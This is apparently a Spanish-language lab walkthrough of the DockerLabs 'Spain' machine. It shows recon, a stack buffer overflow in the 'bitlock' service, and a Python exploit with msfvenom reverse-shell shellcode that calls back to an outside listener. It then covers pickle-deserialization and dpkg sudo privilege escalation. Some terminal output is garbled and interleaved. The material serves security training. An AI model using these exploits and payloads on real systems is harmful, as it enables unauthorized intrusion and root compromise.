

# Spain

```
[—(root💀miguel)-[/home/miguel]
└# nmap -sS --open -p- -Pn -n -vvv 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-04 13:47 -03
[Initiating ARP Ping Scan at 13:47]
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 13:47, 0.10s elapsed (1 total hosts)
[Initiating SYN Stealth Scan at 13:47]
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 9000/tcp on 172.17.0.2
Completed SYN Stealth Scan at 13:47, 2.14s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000014s latency).
Scanned at 2025-02-04 13:47:35 -03 for 2s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
9000/tcp  open  cslistener  syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```


```
[—(root💀miguel)-[/home/miguel]
└# nmap -sCV -p22,80,9000 -Pn -n -vvv 172.17.0.2
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 66:db:6e:23:2a:f4:01:ab:3a:41:be:a4:a7:f9:1b:d1 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmLzdHAyNTYAAAIbmlzdHAyNTYAAABBBAgH+b8EgCwbeHUjWM7p/9xMhnyXNLNJwcEs2/t3YbYlUMtdwNIEI/pBWV+NYuSxP0h,
|   256 f3:3e:ee:2e:bb:75:63:ad:bf:7b:1e:84:81:40:2d:92 (ED25519)
|   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIft0sSJ0gWhxPUYu9puLmWzjGdNXrrCmUIR4CQYi6PVr
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.62
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-server-header: Apache/2.4.62 (Debian)
| http-title: Did not follow redirect to http://spainmerides.dl
9000/tcp  open  cslistener? syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

incluir spainmerides.dl al /etc/hosts

```
[root@miguel ~]# whatweb 172.17.0.2
http://172.17.0.2 [301 Moved Permanently] Apache[2.4.62], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], RedirectLocation[http://spainmerides.dl], Title[301 Moved Permanently]
http://spainmerides.dl [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], Title[Efemérides Españolas]

[root@miguel ~]# whatweb spainmerides.dl
http://spainmerides.dl [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], Title[Efemérides Españolas]
```



## Bienvenido a la página de Efemérides Españolas

Aquí encontrarás eventos históricos importantes en la historia de España.

© 2023 Efemérides Españolas



## Efemérides del Día

### 1 de enero

1901: Se establece el primer servicio telefónico en España.

### 12 de octubre

1492: Cristóbal Colón llega a América.

### 2 de mayo

1808: Comienza la Guerra de Independencia Española.

```
(root@miguel)-[/home/miguel]
# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://spainmerides.dl/" -t 20 -x txt,html,php
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://spainmerides.dl/
[+] Method:       GET
[+] Threads:      20
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:   txt,html,php
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 280]
/index.php      (Status: 200) [Size: 776]
/.php           (Status: 403) [Size: 280]
/manager.php    (Status: 200) [Size: 1472]
/.html          (Status: 403) [Size: 280]
/.php           (Status: 403) [Size: 280]
/server-status  (Status: 403) [Size: 280]
Progress: 451979 / 882240 (51.23%)
```

Nombre del Archivo	Acción
bitlock	Descargar

```
(root@miguel)-[/home/miguel/Downloads]
# file bitlock
bitlock: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=5b79b3eebf4e4
1a836c862279f4a5bc868c61ce7, for GNU/Linux 3.2.0, not stripped
```

```
(root@miguel)-[/home/miguel/Downloads]
# ./bitlock
Esperando conexiones en el puerto 9000...
*****
* hola
0 *
*****
[root@spainmerides ~]# nc localhost 9000
hola
[root@spainmerides ~]
```

```
(root@miguel:~/home/miguel/Downloads]# gdb ./bitlock
Reading symbols from ./bitlock...
(No debugging symbols found in ./bitlock)
[ Legend: Modified register | Code | Heap | Stack | Stack | String ]
                                                registers
$eax : 0xfffffd66 → "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aa[...]"
$ebx : 0x161616161 ("aaaa?")
$ecx : 0xfffffcf0 → "aa\n0"
$edx : 0xffffcfaa → "aa\n0"
$esp : 0xffffcd80 → "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aa[...]"
$ebp : 0x161616161 ("aaaa?")
$esi : 0xffffd2ac → 0xfffffd454 → "SUDO_GID=1000"
$edi : 0xffffd19c → 0x00000010
$eip : 0x61616161 ("aaaa?")
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow
RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

                                                stack
0xfffffd80|+0x0000: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[.
..]" ← $esp
0xfffffd84|+0x0004: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[.
..]"
0xfffffd88|+0x0008: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[.
..]"
0xfffffd8c|+0x000c: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[.
..]"
0xfffffd90|+0x0010: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[.
..]"
0xfffffd94|+0x0014: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[.
..]"
0xfffffd98|+0x0018: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[.
```

```
[!] Cannot disassemble from $PC  
[!] Cannot access memory at address 0x61616161  
  
[#0] Id 1, Name: "bitlock", stopped 0x61616161 in ?? (), reason: SIGSEGV
```

```

gef> pattern create -n 2 500
[+] Generating a pattern of 500 bytes (n=2)
aabacadaeaafagahaiajakaalamanaoapaqarasatauavawaxayazbbcbdbebfbgbbibjbkblob
mbnbobpbqrbsbtbvbwbxybzccdccefccgchcicjckclcmcncoopcqcrcsctcucvcwcxcyc
zddedfdgdhdidjdckldmdndodpdqdrdsdtdudvdwdxzydzeefegeheiejekelemeneoepeqer
eseteuevewexeyezffgfhfifjfklfmfnfofpfqfrfsftfufvwfxfyfzgghgigjgkglgmng
ogpgqgrsgsgtugvgwgxgygzhhihjhkhlmhnhoophqhrhshtuhvhwhxhyhziijikiliminio
ipiqrqisitiuiviwixiyizjjkjlmjnjojpjqjrjsjtjuvjwjxjyjzkklnkmknkokpkqrksk
tkukvkwxkykzllmlnlolplqlrlsllulvlwlxlylzmmnmompqmrmssmtmumvm
[+] Saved as '$ gef0'

```

```

gef> x 0xffffffffcd80 -> aabacadaeaafagahaiajakaalamanaoapaqarasatauavawaxayazbbcbdbebfbgbbibjbkblob
ya[...]"                                     (miguel@miguel) ->
$ebx : 0x61696168 ("haia"?)                $ sudo su
$ecx : 0xfffffcf90 → 0x0000300a ("\\0"?)    [sudo] password for miguel:
$edx : 0xfffffcf5a → 0x6b00300a ("\\0"?)    (root@miguel)-[/home/miguel]
$esp : 0xffffcd80 → "naoapaqarasatauavawaxayazbbcbdbebfbgbbibjbkblob"          # nc localhost 9000
bn[...]"                                     aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
$ebp : 0x616b616a ("jaka"?)                 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
$esi : 0xfffffd2ac → 0xfffffd455 → "SUDO_GID=1000"   aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
$edi : 0xfffffd19c → 0x00000010             aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
$eip : 0x616d616c ("lama"?)                aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow
RESUME virtual86 identification]
$cfs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x00 $gs: 0x63      aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
$cs: 0xffffcd80+0x0000: "naoapaqarasatauavawaxayazbbcbdbebfbgbbibjbkblobm[.  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
..]"                                     ^C
.."                                     stack
.."                                     (root@miguel)-[/home/miguel]
$esp : 0xffffcd84|+0x0004: "paqarasatauavawaxayazbbcbdbebfbgbbibjbkblobmnbobp[.  # nc localhost 9000
..]"                                     (root@miguel)-[/home/miguel]
$ebp : 0xffffcd88|+0x0008: "rasatauavawaxayazbbcbdbebfbgbbibjbkblobmnbobpbqbr[.  # nc localhost 9000
..]"                                     aabacadaeaafagahaiajakaalamanaoapaqarasatauavawaxayazbbcbdbebfbgbbibjbkblob
$ecr : 0xffffcd8c|+0x000c: "tauavawaxayazbbcbdbebfbgbbibjbkblobmnbobpbqbrsbt[.  mbnbobpbqrbsbtbvbwbxybzccdccefccgchcicjckclcmcncoopcqcrcsctcucvcwcxcyc
..]"                                     zddedfdgdhdidjdckldmdndodpdqdrdsdtdudvdwdxzydzeefegeheiejekelemeneoepeqer
$efl : 0xffffcd90|+0x0010: "vawaxayazbbcbdbebfbgbbibjbkblobmnbobpbqbrsbtbubv[.  eseteuevewexeyezffgfhfifjfklfmfnfofpfqfrfsftfufvwfxfyfzgghgigjgkglgmng
..]"                                     ogpgqgrsgsgtugvgwgxgygzhhihjhkhlmhnhoophqhrhshtuhvhwhxhyhziijikiliminio
$efl : 0xffffcd94|+0x0014: "xayazbbcbdbebfbgbbibjbkblobmnbobpbqbrsbtbubvbw[.  ipiqrqisitiuiviwixiyizjjkjlmjnjojpjqjrjsjtjuvjwjxjyjzkklnkmknkokpkqrksk
..]"                                     tkukvkwxkykzllmlnlolplqlrlsllulvlwlxlylzmmnmompqmrmssmtmumvm
$efl : 0xffffcd98|+0x0018: "zbcbdbebfbgbbibjbkblobmnbobpbqbrsbtbubvbwbybz[.  code:x86:32
..]"                                     [!] Cannot disassemble from $PC
$efl : 0xffffcd9c|+0x001c: "bdbbebfbgbbibjbkblobmnbobpbqbrsbtbubvbwbybzcdc[.  [!] Cannot access memory at address 0x616d616c
..]"                                     threads
[#0] Id 1, Name: "bitlock", stopped 0x616d616c in ?? (), reason: SIGSEGV
                                         trace
gef>

```

**\$eip : 0x616d616c ("lama"?)**

```
[ Legend: Modified register | Code | Heap | Stack | String ] registers
$eax : 0xfffffcdd6 → "aabacadaeafagahaiajakaCCCC\n0"
$ebx : 0x61696168 ("haiā"?) → "aabacadaeafagahaiajakaCCCC\n0"
$ecx : 0xffffcd80 → "kaCCCC\n0"
$edx : 0xffffcd7a → "kaCCCC\n0"
$esp : 0xffffcd80 → 0xff00300a ("\\n0"?) → "aabacadaeafagahaiajakaCCCC\n0"
$ebp : 0x616b616a ("jaka"?) → "aabacadaeafagahaiajakaCCCC\n0"
$esi : 0xffffd2ac → 0xfffffd455 → "SUDO_GID=1000"
$edi : 0xffffd19c → 0x00000010
$eip : 0x43434343 ("CCCC"?) → "aabacadaeafagahaiajakaCCCC\n0"
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow]
RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x00 $fs: 0x00 $gs: 0x63 stack
0xffffcd80 +0x0000: 0xff00300a ("\\n0"?) ← $esp
0xffffcd84 +0x0004: 0xffffcd9c → "aabacadaeafagahaiajakaCCCC\n0"
0xffffcd88 +0x0008: 0x00000400
0xffffcd8c +0x000c: 0x080492ad → <main+081b> add ebx, 0x2d47
0xffffcd90 +0x0010: 0x7ffffda20 → 0x00000000
0xffffcd94 +0x0014: 0x00000000
0xffffcd98 +0x0018: 0xf7fc6178 → 0x00000088
0xffffcd9c +0x001c: "aabacadaeafagahaiajakaCCCC\n0" code:x86:32
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x43434343 threads
[#0] Id 1, Name: "bitlock", stopped 0x43434343 in ?? (), reason: SIGSEGV trace
gef
```

```
gef> checksec
[+] checksec for '/home/miguel/Downloads/bitlock'
Canary : x
NX : x
PIE : x
Fortify : x
RelRO : Partial
```

tenemos que vuscar el esp, que sera donde se escriva todo lo que sigue al eip

vemos el opcode y el registro para hacer el jump

```
(miguel㉿miguel) - [~/Work]
$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.137.12 LPORT=44 -b "\x00\x0a\x0d" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xba\xbc\x4c\x62\x63\xda\xc2\xd9\x74\x24\xf4\x5b\x2b\xc9"
"\xb1\x12\x83\xc3\x04\x31\x53\x0e\x03\xef\x42\x80\x96\x3e"
"\x80\xb3\xba\x13\x75\x6f\x57\x91\xf0\x6e\x17\xf3\xcf\xf1"
"\xcb\xa2\x7f\xce\x26\xd4\xc9\x48\x40\xbc\x09\x02\x3b\x30"
"\xe2\x51\x3c\x59\xae\xdc\xdd\xe9\x28\x8f\x4c\x5a\x06\x2c"
"\xe6\xbd\xa5\xb3\xaa\x55\x58\x9b\x39\xcd\xcc\xcc\x92\x6f"
"\x64\x9a\x0e\x3d\x25\x15\x31\x71\xc2\xe8\x32";

```

```
#!/usr/bin/python3

from struct import pack
import socket

offset = b"a" * 22

shellcode = (b"\xbb\xf9\xfa\x63\x50\xdb\xd5\xd9\x74\x24\xf4\x5f\x2b\xc9"
b"\xb1\x12\x83\xc7\x04\x31\x5f\x0e\x03\xa6\xf4\x81\xa5\x69"
b"\xd2\xb1\xa5\xda\xa7\x6e\x40\xde\xae\x70\x24\xb8\x7d\xf2"
b"\xd6\x1d\xce\xcc\x15\x1d\x67\x4a\x5f\x75\x07\xac\x9f\x84"
b"\x9f\xae\x9f\x97\x03\x26\x7e\x27\xdd\x68\xd0\x14\x91\x8a"
b"\x5b\x7b\x18\x0c\x09\x13\xcd\x22\xdd\x8b\x79\x12\x0e\x29"
b"\x13\xe5\xb3\xff\xb0\x7c\xd2\x4f\x3d\xb2\x95")

payload = offset + pack("<I", 0x0804948b) + (b"\x90" * 16) + shellcode

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.connect(("127.0.0.1", 9000))
s.send(payload)
```

Funciona localmente

```
gef> r
Starting program: /home/miguel/Downloads/bitlock
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1"
.
Esperando conexiones en el puerto 9000...
*****
* aaaaaaaaaaaaaaaaaaaaaaaa0000000000000000cP000t$0 +m001 00iv0n0p$0}00
00gJ_u000000S~'0000[{ "0"y)000|00=000 *
*****
process 998104 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1"
.
[Detaching after vfork from child process 998245]

root@miguel:~/home/miguel/Work
└─(root@miguel)-[/home/miguel/Work]
  └─# python3 exploit.py
    └─(root@miguel)-[/home/miguel/Work]
      └─# nano exploit.py
        └─(root@miguel)-[/home/miguel/Work]
          └─# python3 exploit.py
            └─(root@miguel)-[/home/miguel/Work]
              └─# nano exploit.py
                └─(root@miguel)-[/home/miguel/Work]
                  └─# python3 exploit.py
                    └─(root@miguel)-[/home/miguel/Work]
                      └─# nc -lvp 4444
                        listening on [any] 4444 ...
                        connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 58662
                        whoami
                        root
```

vamos a hacer el shelcode para la reverse shell

```
#!/usr/bin/python3

from struct import pack
import socket

offset = b"a" * 22

shellcode = (b"\xda\xd6\xd9\x74\x24\xf4\x58\xba\x28\xe9\x87\x80\x33\xc9"
b"\xb1\x12\x31\x50\x17\x03\x50\x17\x83\xe8\xed\x65\x75\xd9"
b"\x36\x9e\x95\x4a\x8a\x32\x30\x6e\x85\x54\x74\x08\x58\x16"
b"\xe6\x8d\xd2\x28\xc4\xad\x5a\x2e\x2f\xc5\x9c\x78\x46\x19"
b"\x75\x7b\x59\x30\xd9\xf2\xb8\x82\x87\x54\x6a\xb1\xf4\x56"
b"\x05\xd4\x36\xd8\x47\x7e\xa7\xf6\x14\x16\x5f\x26\xf4\x84"
b"\xf6\xb1\xe9\x1a\x5a\x4b\x0c\x2a\x57\x86\x4f")

payload = offset + pack("<I", 0x0804948b) + (b"\x90" * 16) + shellcode
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.17.0.2", 9000))
s.send(payload)
```

```
root@miguel:/home/miguel/Work
# python3 exploit.py

root@miguel:/home/miguel/Work
#
root@miguel:/home/miguel/Work
# nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.137.12] from (UNKNOWN) [172.17.0.2] 49590
whoami
www-data
```

```
www-data@dockerlabs:/home/mac/.time_serি$ sudo -l
Matching Defaults entries for www-data on dockerlabs:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on dockerlabs:
    (maci) NOPASSWD: /bin/python3 /home/mac/.time_serি/time.py
www-data@dockerlabs:/home/mac/.time_serি$
```

```

www-data@dockerlabs:~$ pwd
/
www-data@dockerlabs:~$ cd /home/
www-data@dockerlabs:/home$ ls
darksblack maci
www-data@dockerlabs:/home$ ls -l
total 8
drwxr-x--- 1 darksblack darksblack 4096 Jan  1 09:02 darksblack
drwxr-xr-x 1 maci      maci      4096 Dec 25 17:00 maci
www-data@dockerlabs:/home$ cd darksblack/
bash: cd: darksblack/: Permission denied
www-data@dockerlabs:/home$ cd maci/
www-data@dockerlabs:/home/maci$ ls
www-data@dockerlabs:/home/maci$ ls -la
total 28
drwxr-xr-x 1 maci maci 4096 Dec 25 17:00 .
drwxr-xr-x 1 root root 4096 Dec 26 00:21 ..
lrwxrwxrwx 1 root root    9 Dec 23 16:24 .bash_history -> /dev/null
-rw-rw-rw- 1 maci maci  220 Dec 23 10:51 .bash_logout
-rw-rw-rw- 1 maci maci 3526 Dec 23 10:51 .bashrc
drwxrwxrwx 1 maci maci 4096 Dec 23 11:01 .local
-rw-rw-rw- 1 maci maci  807 Dec 23 10:51 .profile
drwxr-xr-x 1 maci maci 4096 Dec 25 17:12 .time_seri
www-data@dockerlabs:/home/maci$ cd .time_seri/
www-data@dockerlabs:/home/maci/.time_seri$ ls -la
total 16
drwxr-xr-x 1 maci maci 4096 Dec 25 17:12 .
drwxr-xr-x 1 maci maci 4096 Dec 25 17:00 ..
-rw-r--rw- 1 maci maci   11 Dec 25 17:12 time.conf
-rw-r--r-- 1 maci maci 1715 Dec 25 16:56 time.py

```

esto esta oliendo a pickle deserialization attck

```

www-data@dockerlabs:/home/maci/.time_seri$ cat time.py
import pickle
import os
archivo pickle
file_path = "/opt/data.pkl"
config_file_path = "/home/maci/.time_seri/time.conf"

def load_pickle_file(file_path):
    """Carga un archivo pickle y devuelve su contenido."""
    if not os.path.exists(file_path):
        print(f"El archivo {file_path} no se encontró.")
        return None

    try:
        with open(file_path, 'rb') as f:
            data = pickle.load(f)
            return data
    
```

```
www-data@dockerlabs:/home/maci/.time_seri$ ls -l /opt/
total 4
-rw-rw-rw- 1 root root 143 Dec 25 16:56 data.pkl
www-data@dockerlabs:/home/maci/.time_seri$ ls -l /opt/
```

poner en on para que pase a deserializar

```
www-data@dockerlabs:/home/maci/.time_seri$ cat time.conf
serial=on
```

creacion del payload para cargar en data.pk1

```
00$0posix00system0000    /bin/bash000R0.www-data@dockerlabs:/tmp$ cat payload.py
import pickle
import os

# Definimos una clase maliciosa
class MaliciousPayload:
    def __reduce__(self):
        # Ejecuta /bin/bash cuando se deserialice
        return (os.system, ('/bin/bash',))

# Serializamos el payload malicioso
payload = pickle.dumps(MaliciousPayload())

# Guardamos el payload en el archivo data.pk1
with open("/opt/data.pkl", "wb") as f:
    f.write(payload)

print("Payload malicioso guardado en data.pkl")
```

```
import os
import pickle

# Definimos una clase maliciosa
class MaliciousPayload:
    def __reduce__(self):
        # Ejecuta /bin/bash cuando se deserialice
        return (os.system, ('/bin/bash',))

# Serializamos el payload malicioso
```

```
payload = pickle.dumps(MaliciousPayload())

# Guardamos el payload en el archivo data.pk1
with open("/opt/data.pk1", "wb") as f:
    f.write(payload)

print("Payload malicioso guardado en data.pk1")
```

ejecucion del payload y como se modifica data.pk1

```
www-data@dockerlabs:/opt$ cd /tmp  
www-data@dockerlabs:/tmp$ nano payload.py  
Unable to create directory /var/www/.local/share/nano/: No such file or directory  
It is required for saving/loading search history or cursor positions.  
  
www-data@dockerlabs:/tmp$ which python3  
/usr/bin/python3  
www-data@dockerlabs:/tmp$ python3 payload.py  
Payload malicioso guardado en data.pkl  
www-data@dockerlabs:/tmp$ cat /opt/data.pkl  
00$0posix$0system$0000  /bin/bash$0R0.www-data@dockerlabs:/tmp$
```

```
www-data@dockerlabs:/home$ sudo -u maci /bin/python3 /home/maci/.time_seri/time.py  
maci@dockerlabs:/home$ whoami  
maci  
maci@dockerlabs:/home$
```

```
maci@dockerlabs:/home$ sudo -l
Matching Defaults entries for maci on dockerlabs:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User maci may run the following commands on dockerlabs:
    (darksblack) NOPASSWD: /usr/bin/dpkg
maci@dockerlabs:/home$
```

## | Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

- (a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo dpkg -l  
!/bin/sh
```

```
maci@dockerlabs:/home$ sudo -u darksblack /usr/bin/dpkg -l
```

!!/ Err?(none)/Reinst-required (Status,Err: uppercase=bad)	Version	Architecture	Description
ii adduser	3.134	all	add and remove users and groups
ii apache2	2.4.62-1-deb12u2	amd64	Apache HTTP Server
ii apache2-bin	2.4.62-1-deb12u2	amd64	Apache HTTP Server (modules and other binary files)
ii apache2-data	2.4.62-1-deb12u2	all	Apache HTTP Server (common files)
ii apache2-utils	2.4.62-1-deb12u2	amd64	Apache HTTP Server (utility programs for web servers)
ii apt	2.6.1	amd64	commandline package manager
ii base-files	12.4-deb12u8	amd64	Debian base system miscellaneous files
ii base-passwd	3.6.1	amd64	Debian base system master password and group files
ii bash	5.2.15-2+b7	amd64	GNU Bourne Again SHell
ii binutils	2.40-2	amd64	GNU assembler, linker and binary utilities
ii binutils-common:amd64	2.40-2	amd64	Common files for the GNU assembler, linker and binary utilities
ii binutils-x86-64-linux-gnu	2.40-2	amd64	GNU binary utilities, for x86-64-linux-gnu target
ii bsdutils	1:2.38.1-5+deb12u2	amd64	basic utilities from 4.4BSD-Lite
ii ca-certificates	20230311	all	Common CA certificates
ii coreutils	9.1-1	amd64	GNU core utilities
ii cpp	4:12.2.0-3	amd64	GNU C preprocessor (cpp)
ii cpp-12	12.2.0-14	amd64	GNU C preprocessor
ii curl	7.88.1-10+deb12u8	amd64	command line tool for transferring data with URL syntax
ii dash	0.5.12-2	amd64	POSIX-compliant shell
ii dbus	1.14.10-1-deb12u1	amd64	simple interprocess messaging system (system message bus)
ii dbus-bin	1.14.10-1-deb12u1	amd64	simple interprocess messaging system (command line utilities)
ii dbus-daemon	1.14.10-1-deb12u1	amd64	simple interprocess messaging system (reference message bus)
ii dbus-session-bus-common	1.14.10-1-deb12u1	all	simple interprocess messaging system (session bus configuration)
ii dbus-system-bus-common	1.14.10-1-deb12u1	all	simple interprocess messaging system (system bus configuration)
ii dbus-user-session	1.14.10-1-deb12u1	amd64	simple interprocess messaging system (systemd --user integration)
ii debconf	1.5.82	all	Debian configuration management system
ii debian-archive-keyring	2023.3+deb12u1	all	GnuPG archive keys of the Debian archive
ii debianutils	5.7-0.5-deb12u1	amd64	Miscellaneous utilities specific to Debian
ii diffutils	1.3.8-4	amd64	File comparison utilities
ii dmsetup	2:1.02.185-2	amd64	Linux Kernel Device Mapper userspace library
ii dpkg	1.21.22	amd64	Debian package management system
ii e2fsprogs	1.47.0-2	amd64	ext2/ext3/ext4 file system utilities
ii findutils	4.9.0-4	amd64	utilities for finding files - find, xargs
ii fontconfig-config	2.14.1-4	amd64	generic font configuration library - configuration
!/bin/bash			

```
!! grr  
!whoami  
darksblack
```

no podemos poner / pq tenemos la shell restringida

```

ii  fontconfig-config          2.14.1-4          amd64      ge
No previous command to substitute for
/bin/rbash: line 1: /bin/sh: restricted: cannot specify `/' in command names
-----
--More-- 

```

entonces vamos por este metodo

- (b) It runs an interactive shell using a specially crafted Debian package.  
Generate it with [fpm](#) and upload it to the target.

```

TF=$(mktemp -d)
echo 'exec /bin/sh' > $TF/x.sh
fpm -n x -s dir -t deb -a all --before-install $TF/x.sh $TF

```

```

maci@dockerlabs:/tmp$ sudo -u darksblack /usr/bin/dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig
-pend
||/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                           Version        Architecture Description
+++
maci@dockerlabs:/tmp$ wget http://192.168.137.12:2323/x_1.0_all.deb
--2025-02-04 22:26:55-- http://192.168.137.12:2323/x_1.0_all.deb
Connecting to 192.168.137.12:2323... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1058 (1.0K) [application/vnd.debian.binary-package]
Saving to: 'x_1.0_all.deb'

x_1.0_all.deb          0%[=====] 0
x_1.0_all.deb          100%[=====] 1.03K
--.KB/s   in 0s

2025-02-04 22:26:55 (47.3 MB/s) - 'x_1.0_all.deb' saved [1058/1058]

maci@dockerlabs:/tmp$ sudo -u darksblack /usr/bin/dpkg -i x_1.0_all.deb
dpkg: error: requested operation requires superuser privilege

```

```

# TF=$(mktemp -d)
# echo 'exec /bin/bash' > $TF/x.sh
# fpm -n x -s dir -t deb -a all --before-install $TF/x.sh $TF
Created package {:path=>"x_1.0_all.deb"}

# ll
drwxr-xr-x root root 4.0 KB Mon Feb  3 14:26:37 2025 DC2
.rw-r--r-- root root 681 B Tue Feb  4 18:01:59 2025 exploit.py
drwxr-xr-x root root 4.0 KB Sat Feb  1 13:36:13 2025 resources
.rw-r--r-- root root 1.0 KB Tue Feb  4 19:25:44 2025 x_1.0_all.deb

# python3 -m http.server 2323
Serving HTTP on 0.0.0.0 port 2323 (http://0.0.0.0:2323/) ...
172.17.0.2 - - [04/Feb/2025 19:26:55] "GET /x_1.0_all.deb HTTP/1.1" 200 -

```

tampoco nos deja pues dpkg precisa root priv y darks no tiene

de esta manera puedo pasar

```

!whoami
darksblack
-----
!whoami
darksblack
-----
ii g++          4:12.2.0-3           amd64      GNU C++ compiler
!/bin/rbash
/bin/rbash: line 1: /bin/rbash: restricted: cannot specify '/' in command names
-----
ii g++-12       12.2.0-14          amd64      GNU C++ compiler
!
-----
Most commands optionally preceded by integer argument k. Defaults in brackets.
Star (*) indicates argument becomes new default.
-----
<space>          Display next k lines of text [current screen size]
z                 Display next k lines of text [current screen size]*
<return>         Display next k lines of text [1]*
d or ctrl-D     Scroll k lines [current scroll size, initially 11]*
q or Q or <interrupt> Exit from more
s                 Skip forward k lines of text [1]
f                 Skip forward k screenfuls of text [1]
b or ctrl-B     Skip backwards k screenfuls of text [1]
'                Go to place where previous search started
=                Display current line number
